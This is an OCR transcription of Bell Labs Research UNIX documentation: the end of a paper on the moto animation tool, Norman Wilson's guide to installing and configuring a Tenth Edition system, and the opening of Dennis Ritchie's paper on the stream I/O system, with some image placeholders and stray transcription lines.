Generate a background card whose color varies smoothly from *r0,g0,b0*) at the top to *r1,g1,b1*) at the top. Its z coordinate is set to 2, which is beyond the far clipping plane.

`aplot [-t` *type*`] [-r` *range*`] [-w` *x0 y0 x1 y1*`]` *input*
Produces an anti-aliased isometric plot of a square array of binary data, read from its input file. The `-r` option specifies the maximum absolute value of the data. This may be adjusted to affect the height of the highest peaks in the plot. By default, the input is examined to find its range. The `-w` option specifies the window in which the plot will be drawn. The data file is just a binary dump of a square array. It has no header, and in particular is not a picture file. The `-t` option (default `-tf`) specifies the type of data in the array.

option	type
`-tf`	float
`-ts`	short int
`-ti`	int
`-tl`	long int
`-td`	double
`-tc`	char
`-tu`	unsigned char

6. Animation

To use a command-based raster graphics system as described here to for animation requires writing command files to create and record long sequences of images. Typical command files contain long sequences of repeated commands with slowly changing numeric parameters. Several sequences starting and ending at different times may be interleaved to describe overlapping motion. They are at best tedious and at worst tricky to generate by hand or using the usual tools.

Moto is a command generator tailored for an animator's needs. Its input is a concise description

of the animation to be performed; its output is a command file suitable for input to *sh*, *rc* or some other command interpreter. Its arguments are an optional file name containing a *moto* program (default standard input) and list of numeric parameters that are made available to the program.

A *moto* program consists of a list of groups of commands. Each block is guarded by a range of frames. Here is an example:

```
1,5:    pcp this %0
        pcp %0 that
```

This generates

```
pcp this %0
pcp %0 that
pcp this %0
pcp %0 that
pcp this %0
pcp %0 that
pcp this %0
pcp %0 that
pcp this %0
pcp %0 that
```

The command group is repeated for each of frames 1 to 5.

Groups may contain parameter ranges enclosed in brackets `[]`:

```
1,5:    pcp frame.[1,5] %0
        echo snap|2500
```

This generates:

```
pcp frame.1 %0
echo snap|2500
pcp frame.2 %0
echo snap|2500
pcp frame.3 %0
echo snap|2500
pcp frame.4 %0
echo snap|2500
pcp frame.5 %0
echo snap|2500
```

Programs may have multiple groups, each guarded by a separate range of frames. For each frame, *moto* checks each group and processes those whose guards include the current frame number.

Two special guards, `BEGIN` and `END`, specify actions to be taken before an after processing frames:

```
BEGIN:  clr
1,5:    pcp section[1,5] %0
END:    pcp %0 composite
```

This generates

```
clr
pcp section1 %0
pcp section2 %0
pcp section3 %0
pcp section4 %0
pcp section5 %0
pcp %0 composite
```

Moto allows complex computations inside parameter brackets:

```
1,10:   clr [127.5*(1-cos([0,360]))]
```

This generates

```
clr 0
clr 29.82933350233
clr 105.35985734747
clr 191.25
clr 247.3108091502
clr 247.3108091502
clr 191.25
clr 105.35985734747
clr 29.82933350233
clr 0
```

Expressions may include constants and variables. All values are double-precision floating point numbers. The operators =, `/`, +, − (both unary and binary), <, >, <=, >=, ==, `!=`, `? :` and `!`, all with their meanings as in C, except that all results are coerced to `double`. The result of `a%b` is `a-b*(int)(a/b)`. The result of `a && b` is `a?b:a` . The result of `a || b` is `a?a:b` . The exponentiation operator is `^`, also written `**`. The expression `[a,b]` varies from `a` to `b`, linearly as the frame number varies between the guards of the group containing the expression. The expression `a[b,c]` has the value `a*b+(1-a)*c`. Its value varies from `b` to `c` as `a` varies from 0 to 1. The expression `$i` has the value of the `i`'th parameter following the file name on *moto*'s command line.

The precedence of operators is, from lowest to highest:

```
=
? :
||
&&
< <= == != > >=
+ -
* / %
[ ]
^ **
- (unary) ! $
```

Expressions may be parenthesized to alter precedence.

The following math functions are available:

```
acos    besy0   exp     log10
asin    besy1   fabs    sin
atan    besyn   floor   sinh
besj0   ceil    gamma   sqrt
besj1   cos     hypot   tan
besjn   cosh    log     tanh
```

All math functions are as described in the C library, except that angles are measured in degrees rather than radians for the trig and inverse trig functions. In addition *hypot* may have two or three arguments, *atan* may take two arguments instead of one, and may also be spelled *atan2*.

For parameterization, and to allow even more complex computations, *moto* has variables, assignment and computation groups. A computation group is distinguished from a command group by having a double colon separating its guard from the expressions to be computed:

```
BEGIN:: n=5
1,n::   x=512*sin([0,90])
1,n:    pcp -w 0 0 [x] 488 pic.[1,n] %0
```

This generates

```
pcp -w 0 0 0 488 pic.1 %0
pcp -w 0 0 195.93391737093 488 pic.2 %0
pcp -w 0 0 362.03867196751 488 pic.3 %0
pcp -w 0 0 473.02632064578 488 pic.4 %0
pcp -w 0 0 512 488 pic.5 %0
```

Upon occasion it is useful to split *moto*'s output into several files, under program control. A group that is separated from its guards by an at-sign `@` instead of a colon names a file into which subsequent output is to be written. For example,

```
1,5@    file.[1,5]
1,5:    This is file.[1,5].
```

creates 5 files, with names `file.1`,...,`file.5`. Each file's contents will announce its name.

As is true for all sufficiently large programs, *moto* has a shell escape. A group separated from its guards by an exclamation point `!` instead of a colon has its result text interpreted by a subshell.


Finally, Figure 1 shows an example taken from a real application. This *moto* program composites the frames of a short movie showing two flying saucers, flying in formation, chased by a third, racing over New Jersey. The flying saucer images (files `run.*` and `chase.*`) and the background (file `bg`) have been computed in advance. In the composite, the `run.*` images are re-used, staggered in time, to do the first two saucers.

7. References


1. Duff, T. Compositing 3D rendered images. *Computer Graphics 19*, 3 (1985), 41-44. (1985 Siggraph Proceedings).
2. Porter, T. and Duff, T. Compositing digital images. *Computer Graphics 18*, 3 (1984), 253-258. (1984 Siggraph Proceedings).

```
BEGIN::  nchase=108
         nrun=195
         d1=12
         d2=32
         end=nrun+d2
         chase=end-nchase+1
1,end:   inputs=                              # empty the input list
1,nrun:  inputs="$inputs run.[1,nrun]"        # add the first saucer to the input list
1+d1,nrun+d1:
         inp="$inputs run.[1,nrun]"           # add the second saucer
chase,end:
         inp="$inputs chase.[1,nchase]"       # add the chasing saucer
1,end:
         3matte -a $inp bg frame.[1,end] # create the composite
```

Figure 1. Flying saucer script



new = $jmk[r=r_polar(x,y), a_polar(x,y)+r/3]



Jim McKie

IMPLEMENTATION, MAINTENANCE AND MISCELLANEOUS

IMPLEMENTATION, MAINTENANCE AND MISCELLANEOUS

Setting Up a Research UNIX® System

Norman Wilson

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

1. Introduction

'Research UNIX' is the UNIX system used and fiddled with in the Bell Laboratories Computing Science Research Center. It is often named after the most recent version of the manual. This is the Tenth Edition.

The system runs only on VAXes, and only on some CPUs and some peripheral devices. At the moment these include the VAX-11/750, 11/780, and 8550, the MicroVAX II and III, MSCP disks connected to UDA50, KDA50, KDB50, and RQDX3 controllers, and TU78, TE16, and TU81 tapes. Various Ethernet and Datakit controllers are supported. The list is likely to change as time passes. There will probably never be support for DEC HSC50 and HSC70 disk servers.

There is no official distribution tape for the system, nor are there any plans to produce one. This reflects our desire to stay out of the software support business; we have enough of that keeping our own machines running. We are, however, willing to send snapshots of our current system to deserving people with the right expectations. We are interested in sharing the system with colleagues; we aren't set up to support customers.

Our system is not packaged for novices. It is assumed that anyone who gets a copy is self-sufficient and can read our manuals, the hardware manuals, and the source code to resolve confusions and problems. Each copy of the distribution is hand-crafted at a different time; different kinds of digging around may be necessary to get any given copy running.

If you haven't been scared off yet, here are some suggestions about how to get started.

2. Documentation

The system changes daily, so the printed manual is always out of date. Check the online manual, and any supplementary printed pages that came with the tape, before taking the printed book as gospel.

Neither the online manual nor the printed one is pure; various local programs and local conventions have crept in, especially in the crucial system administration parts. Examples should be taken as examples, not as recipes.

3. Cracking the tape and booting

The tape consists of at least a root file system image and a *tar* image to be put in `/usr`. There may be other files as well. Tapes are hand-crafted, so details do vary; see the notes that came with the tape.

The root image is a block-by-block copy of a root file system, containing a kernel binary in `/unix` specific to your hardware. It is probably exactly five megabytes long. It should be copied (you figure out how) to the beginning of the disk you want to boot from. One way is to plug the disk into some already-running machine with a tape drive, and

```
dd bs=blocksize </dev/rawtape >/dev/rawdisk
```

The root image includes a boot block that behaves as described in *reboot*(8). On the VAX-11/750 and machines with similar boot ROMs, such as the 8200 (if we ever support it), nothing more is needed. On other VAXes, in particular the 11/780 and the 8500-8700 machines, some boot programs must be installed on the console disk. A floppy and instructions should have come with the tape.

Once the root is installed, boot the system to single-user state, *reboot*(8). The kernel image is in file `/unix`. It is prudent to run *fsck* or *chuck*(8) on the root file system to be sure it's OK. It is mandatory to examine the special files in `/dev` to make sure they're correct for your disk and tape drives;

see *mknod*(8) and the driver writeups referred to there. The special files on the tape bear no necessary correspondence to the ones you need, though we try to supply correct ones for the root file system.

To read in `/usr`, do something like this:

```
# /etc/mkbitfs /dev/ra02 31231 4 40
        (make a new 4KB-block file system;
        see below for details)
# /etc/mount /dev/ra02 /usr
# cd /usr
# mt fsf 1   (skip first file on the tape, the root image)
# umask 2
# tar xbf 20 /dev/rmt0   (extract /usr files)
```

The `/usr` files occupy about 50 megabytes. The `umask` is needed because *tar* carefully records permissions in the archive, but at the moment neglects to restore them. Most of the directories have group (but not general) write permissions on our system. *Tar* does at least set ownership correctly.

There may be a snapshot of our sources as well, in one or more additional tape files or on additional tapes. They won't exactly correspond to the binaries. The tape won't have absolute pathnames on it, and for the most part you can rearrange things as you please (though dependencies do creep in), but the arrangement on the tape reflects our conventions. The source to the operating system belongs in `/usr/src/sys`; that to the 5620 software in `/usr/jerq/src`; that to everything else in `/usr/src`. Sources to the network programs live in `/usr/src/ipc` (even some programs that are installed in `/usr/bin`), except the network file system, which is in `/usr/src/netb`. Most programs are built with *mk*(1), but a few still use *make* instead. Programs with their own directories have their own *mkfile*s; there is one *mkfile* in `/usr/src/cmd` for all the small programs there.

The sources occupy some indeterminate but large amount of space; expect to need at least 135 megabytes.

4. Disks and file systems

There are two kinds of disk file system, referred to herein as 'classical' and 'bitmapped.' A classical file system uses 1024-byte blocks and a V7-style free block list. A bitmapped file system uses 4096-byte blocks and keeps the free block list in a bitmap. Bitmapped file systems come in two flavors: small ones, which keep the free block bitmap in the super-block (which means they can't be much bigger than 120 megabytes), and big ones, which keep the bitmap in the highest-numbered blocks in the file system. We use bitmapped file systems almost exclusively. The root image on the tape will be a bitmapped file system.

The system distinguishes classical file systems from bitmapped ones by the minor device number: bitmapped file systems are on devices with numbers greater than 64. A block device with minor number 10 could contain a classical file system; if it contains a bitmapped file system, it should have minor number 74 instead. All the disk drivers ignore the 64 bit.

Various tools work with the different kinds of file systems:

Fsck understands classical and small bitmapped file systems. It doesn't know about big ones yet.

Chuck understands both kinds of bitmapped file system, but doesn't know how to rebuild the free list in a classical file system.

Icheck, *dcheck*, and *ncheck* work with all kinds of file system.

If you check the block special file, you don't have to reboot the system after fixing the root. We borrowed this simple convenience from 4.1BSD; it seems to have vanished from subsequent Berkeley systems.

Mkfs makes a classical file system; *mkbitfs* a bitmapped file system, which will be the small kind if possible. To get reasonable speed, it is important to set file system spacing parameters correctly; see *mkfs*(8). In our experience, the 'space' number is very important, but the 'cylinder size' makes little difference.

Read *mount* and *umount*(8) carefully; notice in particular that the arguments to *umount* are mount points like `/usr`, not special files like `/dev/ra02`.

An example to get you started: many of our machines have system files on a single RA81. The driver allows the disk to be split into certain sections (*ra*(4)). We use these sections:

Section 0 (5 megabytes) is the root.

Section 1 (10 megabytes) is the swap area.

Section 2 (120 megabytes) is `/usr`.

Section 5 (50 megabytes at the high end of the disk) is a rather generous `/tmp`.

Users' files might go in `/usr`, or in other file systems in the other two 120 megabyte sections; if

the latter, we use symbolic links to arrange that `/usr/andrew` always means *andrew*'s home directory.

Backups are somewhat ad hoc. The old V7 *dump* and *restor* programs have long since rotted, and their newer Berkeley-derived kin seem too complicated to be worth adapting. We back up whole file systems simply by copying the special file to tape with *dd*; 120 megabytes in 16Kbyte blocks fits nicely on a 6250 bpi magtape. Such backups are mostly meant for use when disk drives break; they aren't very convenient when files are accidentally deleted.

A more sophisticated and more complicated system for incremental backups is described in *backup*(1) and *backup*(8). *Cpio* and *tar* are simpler possibilities.

5. Files to watch for

Most of our machines are run in a fairly open manner; special files for disks and memory often have general read permissions. Most system files and directories may be written by group *bin*; if the special files aren't generally readable, they may certainly be read by group *sys*. You may want to change some of this, and to browse around generally for holes.

Here are some files that have system-dependent contents; the versions on the tape are probably wrong, and must be edited for your system.

`/etc/whoami`
: A single line of text containing this machine's name, printed by *getty*(8), used by *uucp* and miscellaneous network programs.

`/n`
: Mount points for network file systems, *netfs*(8). `/n/`*remsys* is the (empty) directory on which the remote file system for system *remsys* is mounted. `/n/`*myname*, where *myname* is the name in `/etc/whoami`, is conventionally a symbolic link to `/`.

`/etc/fstab`
: Filesystems to be mounted in normal operation, *fstab*(5).

`/etc/ttys`
: Terminal lines to be maintained by *init* and *getty*(8), *ttys*(5).

`/etc/crontab`
: List of actions for *cron*(8).

`/etc/passwd`
`/etc/group`
: List of users and groups, *passwd*(5).

`/etc/rc`
: Script to be executed when the system starts, *rc*(8).

`/lib/dst`
: Daylight saving time definitions, *ctime*(3). The timezone is compiled into the kernel, as is a flag that declares whether daylight time ever happens; these are probably both mistakes.

`/lib/ttynames`
: List of directories searched by *ttyname*(3).

`/etc/aculist`
: List of telephone dialling devices, *dialout*(3). *Cu* and *uucp* depend on this list.

If you use networking, *uucp*, or electronic mail, there are other files to fix; details below.

Here are some accounting files that should be truncated from time to time:

`/usr/adm/wtmp`
: Session accounting, *login*(8).

`/usr/adm/messages`
: Record of console messages, *dmesg*(8).

`/usr/adm/smdr`
: Autodialler use; written if possible by *dialout*(3).

`/usr/spool/mail/mail.log`
: Record of mail sent or delivered, *upas*(8).

`/usr/netb/setupl`
`/usr/netb/zarf.log`
: Network file system logs, *netfs*(8).

`/usr/ipc/log`
: Directory where various daemons in `/usr/ipc/mgrs` write log files; *svcmgr*, *dkmgr*, *tcpmgr*(8) among others.

`/usr/spool/uucp/.Log`
: Log files from various *uucp* daemons.

We run `/usr/ipc/servers/daily` just before midnight every day; it maintains a week's worth of daily issues of the `/usr/ipc/log` files and of `mail.log`. If present, `/usr/adm/weekclean` and `/usr/adm/monthclean` show what we do about some of the other files.

6. Setting up mail

Everyone has a complicated mail system these days; ours is perhaps simpler than many, but still requires some setting up. There are various files to fix in directory `/usr/lib/upas`, especially the list of addressing rules in `rewrite` and the list of local name alias files in `namefiles`. See *mail*(1) and *upas*(8), and the *upas* paper in Volume 2.

The `rewrite` on the tape knows about local mail and *uucp*, which is probably enough to get you started; the supplied `namefiles` points at two empty files `names.local` and `names.global`. Our usual `rewrite` file is in `rewrite.fancy`; you don't want to use it unchanged, but it is there as an advanced example. Shell scripts like `route` go with it. Before trying to use them, please read them carefully, and remove things like use of our gateway machine *research*.

7. Setting up uucp

Our *uucp* programs belong to the honey danber family, and behave in a mostly standard way. The principle difference is that the programs don't read a single `Systems` file to look up a system. Instead, they run `/usr/lib/uucp/uugrep` with an argument naming the system of interest. *Uugrep* is expected to print one or more `Systems` lines, which may or may not be relevant to that system; the system name in each line must still be checked.

Normally *uugrep* just prints the contents of all the files named in `/usr/lib/uucp/Sysfiles`. However, if the files `/usr/lib/uucp/Bsystems.[FT]` exist, they are assumed to contain a *cbt*(3) database of `Systems` entries; *uugrep* searches the database and prints only the lines for the interesting system. If that system isn't found, or one of the original `Systems` files is newer than the database, the database is ignored and all the files are printed.

Uugrep without arguments spits out all the entries, and rebuilds the database if necessary.

To use the database, create empty `Bsystems.T` and `Bsystems.F` files (with the same permissions used for Systems files), and run

```
/usr/lib/uucp/uugrep >/dev/null 2>&1
```

Make arrangements to run this whenever one of the `Systems` files changes; we just do it every hour.

`/usr/lib/uucp/uudemon.hr` is run hourly, `uudemon.day` daily. Take them as examples.

None of the *uucp* files are used by *cu* in our system.

8. Setting up networking

The programs in *con*(1) are used to remotely log into another machine and to execute remote commands. *Push* and *rcp*(1) copy files. Our *push* speaks a different (and markedly simpler) language from the DKHOST program of the same name; *npush* and *npull* attempt compatibility.

For each kind of network, there is at least one network-specific daemon responsible for listening and dialling. This daemon announces a local name through which outbound calls may be requested. It also listens for inbound calls from the network, maps the network's idea of a service name through some local convention, and calls the appropriate local name for the service. Most local services, login and command execution in particular, are handled by *svcmgr*(8).

Local service names, including network dialling, are announced with *ipccreat* and called with *ipcopen*; see *ipc*(3). The services are usually announced in directory `/cs`. For example, the Datakit dialler announces itself as `/cs/dk`; *con* opens that name with *ipcopen* to place a call.

To turn on any network, you must run *svcmgr*. Edit `/usr/ipc/lib/serv` and `auth` to contain the desired services and authorization mappings. The ones on the tape are certainly wrong; use them as examples.

To turn on Datakit, you must have the right special files in `/dev/dk`, and must run *dkhup* and *dkmgr*; see *dk*(4) and *dkmgr*(8). The device files on the tape are probably wrong. Watch out for `/dev/dk/dkctl`, which should be linked to the common signalling channel; this is channel 1 on production Datakits, but not on most of our machines.

If you're using a KMC, run `/etc/kdiload` to load microcode into it, after editing `/etc/kmctab` to point at the appropriate KMC microcode: `/etc/dkk.kdi` for the KMS11-K, `/etc/dkk.dubhi` for the DUBHI. *Kmc*(8) explains some of this.

To turn on TCP/IP, you must run an instance of *ipconfig*(8) for each IP network interface, and one instance of *tcpmgr*(8). If you want to use UDP, run *udpconfig* too.

Besides the hardware devices (e.g. an Ethernet controller), these special files are needed for TCP/IP.

Channel numbers like that in `/dev/tcp01` must always be two digits.

file	maj,min	
`/dev/ip0`	42,0	for general IP control
`/dev/iptcp`	42,6	for TCP
`/dev/ip16`	42,16	for *routed*
`/dev/ipudp`	42,17	for UDP
`/dev/tcp`*nn*	43,*nn*	TCP channels
`/dev/udp`*nn*	50,*nn*	UDP channels

Most TCP/IP programs depend on the name service mechanisms described in *qns*(7) and *ns*(8). You must run *ns*, after adjusting `/usr/ipc/lib/ns.db`.

To turn on our kind of network file system, you need to edit files in `/usr/netb`, and to run certain programs kept there; see *netfs*(8). Our network file system protocol is different from everyone else's. Since our server is just a user program, it is possible with some effort to make it run under other operating systems, making their files accessible to the machine running our system (but not vice versa). For example, some of our machines can see all the files on the local Cray. Look in the sources if you want to do this.

9. Bitmapped terminals

There is a fairly extensive set of programs for the Teletype 5620 terminal; see section 9 of the manual, in particular *intro*(9). The programs live in `/usr/jerq`. Some of the programs have been moved to the AT&T 630 terminal; the 630 versions live in `/usr/630`. There is no documentation for the 630 versions, but most are the same as their 5620 cousins. *630mux* is the window multiplexer. The name is deceptive; *630mux* terminal windows act like the ones in the 630 ROM, not like those in *mux*.

10. Miscellaneous hardware support


If you have a VAX-11/750 with a patchable control store (most do), *ldpcs*(8) will load DEC's microcode patches.

The system doesn't replace bad blocks automatically on MSCP disks, but *rarepl*(8) will replace a particular block on request, and *smash*(8) will often make it unnecessary. In our experience, bad block replacement is almost never appropriate on RA81s.

On a VAX-11/780, `/dev/floppy` is the console disk; it should be a character device with major number 8, minor number 0. *Arff*(8) attempts to understand the RT-11 file system format used by the console.



new = $dmr[x+sin(y)/(y+50), y]

Dennis Ritchie 

A Stream Input-Output System†

Dennis M. Ritchie

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

In a new version of the UNIX® operating system, a flexible coroutine-based design replaces the traditional rigid connection between processes and terminals or networks. Processing modules may be inserted dynamically into the stream that connects a user's program to a device. Programs may also connect directly to programs, providing inter-process communication.

1. Introduction

The part of the UNIX operating system that deals with terminals and other character devices has always been complicated. In recent versions of the system it has become even more so, for two reasons.

1) Network connections require protocols more ornate than are easily accommodated in the existing structure. A notion of ''line disciplines'' was only partially successful, mostly because in the traditional system only one line discipline can be active at a time.

2) The fundamental data structure of the traditional character I/O system, a queue of individual characters (the ''clist''), is costly because it accepts and dispenses characters one at a time. Attempts to avoid overhead by bypassing the mechanism entirely or by introducing *ad hoc* routines succeeded in speeding up the code at the expense of regularity.

Patchwork solutions to specific problems were destroying the modularity of this part of the system. The time was ripe to redo the whole thing. This paper describes the new organization.

The system described here runs on about 20 machines in the Information Sciences Research Division of Bell Laboratories. Although it is being investigated by other parts of Bell Labs, it is not generally available.*

†This paper is a reproduction of [8].

2. Overview

This section summarizes the nomenclature, components, and mechanisms of the new I/O system.

2.1. Streams

A *stream* is a full-duplex connection between a user's process and a device or pseudo-device. It consists of several linearly connected processing modules, and is analogous to a Shell pipeline, except that data flows in both directions. The modules in a stream communicate almost exclusively by passing messages to their neighbors. Except for some conventional variables used for flow control, modules do not require access to the storage of their neighbors. Moreover, a module provides only one entry point to each neighbor, namely a routine that accepts messages.

At the end of the stream closest to the process is a set of routines that provide the interface to the rest of the system. A user's *write* and I/O control requests are turned into messages sent to the stream, and *read* requests take data from the stream and pass it to the user. At the other end of the stream is a device driver module. Here, data arriving from the stream is sent to the device; characters and state transitions detected by the device are composed into messages and sent into the stream towards the user

*AT&T's UNIX System V Release 3 introduced a reimplementation (in a commercially available system) of the streams mechanisms described here. This version was incomplete; for example, it did not contain a new terminal-handling scheme. UNIX System V Release 4 is intended to complete the streams implementation. The System V version of streams is called STREAMS, and though considerably more ornate, is based on the same ideas that are described here.

program. Intermediate modules process the messages in various ways.

The two end modules in a stream become connected automatically when the device is opened; intermediate modules are attached dynamically by request of the user's program. Stream processing modules are symmetrical; their read and write interfaces are identical.

2.2. Queues

Each stream processing module consists of a pair of *queues,* one for each direction. A queue comprises not only a data queue proper, but also two routines and some status information. One routine is the *put procedure,* which is called by its neighbor to place messages on the data queue. The other, the *service procedure,* is scheduled to execute whenever there is work for it to do. The status information includes a pointer to the next queue downstream, various flags, and a pointer to additional state information required by the instantiation of the queue. Queues are allocated in such a way that the routines associated with one half of a stream module may find the queue associated with the other half. (This is used, for example, in generating echos for terminal input.)

2.3. Message blocks

The objects passed between queues are blocks obtained from an allocator. Each contains a *read pointer,* a *write pointer,* and a *limit pointer,* which specify respectively the beginning of information being passed, its end, and a bound on the extent to which the write pointer may be increased.

The header of a block specifies its type; the most common blocks contain data. There are also control blocks of various kinds, all with the same form as data blocks and obtained from the same allocator. For example, there are control blocks to introduce delimiters into the data stream, to pass user I/O control requests, and to announce special conditions such as line break and carrier loss on terminal devices.

Although data blocks arrive in discrete units at the processing modules, boundaries between them are semantically insignificant; standard subroutines may try to coalesce adjacent data blocks in the same queue. Control blocks, however, are never coalesced.

2.4. Scheduling

Although each queue module behaves in some ways like a separate process, it is not a real process; the system saves no state information for a queue module that is not running. In particular queue processing routines do not block when they cannot proceed, but must explicitly return control. A queue may be *enabled* by mechanisms described below. When a queue becomes enabled, the system will, as soon as convenient, call its service procedure entry, which removes successive blocks from the associated data queue, processes them, and places them on the next queue by calling its put procedure. When there are no more blocks to process, or when the next queue becomes full, the service procedure returns to the system. Any special state information must be saved explicitly.

Standard routines make enabling of queue modules largely automatic. For example, the routine that puts a block on a queue enables the queue service routine if the queue was empty.

2.5. Flow Control

Associated with each queue is a pair of numbers used for flow control. A high-water mark limits the amount of data that may be outstanding in the queue; by convention, modules do not place data on a queue above its limit. A low-water mark is used for scheduling in this way: when a queue has exceeded its high-water mark, a flag is set. Then, when the routine that takes blocks from a data queue notices that this flag is set and that the queue has dropped below the low-water mark, the queue upstream of this one is enabled.

3. Simple Examples

Figure 1 depicts a stream device that has just been opened. The top-level routines, drawn as a pair of half-open rectangles on the left, are invoked by users' *read* and *write* calls. The writer routine sends messages to the device driver shown on the right. Data arriving from the device is composed into messages sent to the top-level reader routine, which returns the data to the user process when it executes *read*.

Figure 2 shows an ordinary terminal connected by an RS-232 line. Here a processing module (the pair of rectangles in the middle) is interposed; it performs the services necessary to make terminals usable, for example echoing, character-erase and line-kill, tab expansion as required, and translation between carriage-return and new-line. It is possible




Figure 1. Configuration after device open.




Figure 2. Configuration for normal terminal attachment.




Figure 3. Configuration for network terminals.

to use one of several terminal handling modules. The standard one provides services like those of the Seventh Edition system [5]; another resembles the Berkeley ‘‘new tty’’ driver [2].

The processing modules in a stream are thought of as a stack whose top (shown here on the left) is next to the user program. Thus, to install the terminal processing module after opening a terminal device, the program that makes such connections executes a ‘‘push’’ I/O control call naming the relevant stream and the desired processing module. Other primitives pop a module from the stack and determine the name of the topmost module.

Most of the machines using the version of the operating system described here are connected to a network based on the Datakit™ packet switch [4]. Although there is a variety of host interfaces to the network, most of ours are primitive, and require network protocols to be conducted by the host machine, rather than by a front-end processor. Therefore, when terminals are connected to a host through the network, a setup like that shown in Fig. 3 is used; the terminal processing module is stacked on the network protocol module. Again, there is a choice of protocol modules, both a current standard and an older protocol that is being phased out.

A common fourth configuration (not illustrated) is used when the network is used for file transfers or other purposes when terminal processing is not needed. It simply omits the ‘‘tty’’ module and uses only the protocol module. Some of our machines, on the other hand, have front-end processors programmed to conduct standard network protocol. Here a connection for remote file transfer will resemble that of Fig. 1, because the protocol is handled outside the operating system; likewise network terminal connections via the front end will be handled as shown in Fig. 2.

4. Messages

Most of the messages between modules contain data. The allocator that dispenses message blocks takes an argument specifying the smallest block its caller is willing to accept. The current allocator maintains an inventory of blocks 4, 16, 64, and 1024 characters long. Modules that allocate blocks choose a size by balancing space loss in block linkage overhead against unused space in the block. For example, the top-level *write* routine requests either 64- or 1024-character blocks, because such calls usually transmit many characters; the network input routine allocates 16-byte blocks because data arrives in packets of that size. The smallest blocks are used only to carry arguments to the control messages discussed below.

Besides data blocks, there are also several kinds of control messages. The following messages are queued along with data messages, in order to

```
struct queue {
        int     flag;           /* flag bits */
        void    (*putp)();      /* put procedure */
        void    (*servp)();     /* service procedure */
        struct  queue *next;    /* next queue downstream */
        struct  block *first;   /* first data block on queue */
        struct  block *last;    /* last data block on queue */
        int     hiwater;        /* max characters on queue */
        int     lowater;        /* wakeup point as queue drains */
        int     count;          /* characters now on queue */
        void    *ptr;           /* pointer to private storage */
};
```

Figure 4. The queue data structure

ensure that their effect occurs at the appropriate time.

BREAK is generated by a terminal device on detection of a line break signal. The standard terminal input processor turns this message into an interrupt request. It may also be sent to a terminal device driver to cause it to generate a break on the output line.

HANGUP is generated by a device when its remote connection drops. When the message arrives at the top level it is turned into an interrupt to the process, and it also marks the stream so that further attempts to use it return errors.

DELIM is a delimiter in the data. Most of the stream I/O system is prepared to provide true streams, in which record boundaries are insignificant, but there are various situations in which it is desirable to delimit the data. For example, terminal input is read a line at a time; DELIM is generated by the terminal input processor to demarcate lines.

DELAY tells terminal drivers to generate a real-time delay on output; it allows time for slow terminals react to characters previously sent.

IOCTL messages are generated by users' *ioctl* system calls. The relevant parameters are gathered at the top level, and if the request is not understood there, it and its parameters are composed into a message and sent down the stream. The first module that understands the particular request acts on it and returns a positive acknowledgement. Intermediate modules that do not recognize a particular IOCTL request pass it on; stream-end modules return a negative acknowledgement. The top-level routine waits for the acknowledgement, and returns any information it carries to the user.

Other control messages are asynchronous and jump over queued data and non-priority control messages.

IOCACK

IOCNAK acknowledge IOCTL messages. The device end of a stream must respond with one of these messages; the top level will eventually time out if no response is received.

SIGNAL messages are generated by the terminal processing module and cause the top level to generate process signals such as *quit* and *interrupt.*

FLUSH messages are used to throw away data from input and output queues after a signal or on request of the user.

STOP

START messages are used by the terminal processor to halt and restart output by a device, for example to implement the traditional control-S/control-Q (X-on/X-off) flow control mechanism.

5. Queue Mechanisms and Interfaces

Associated with each direction of a full-duplex stream module is a queue data structure (somewhat simplified for exposition) shown in Figure 4. The `flag` word contains several bits used by low-level routines to control scheduling: they show whether the downstream module wishes to read data, or the upstream module wishes to write, or the queue is already enabled. One bit is examined by the upstream module; it tells whether this queue is full.

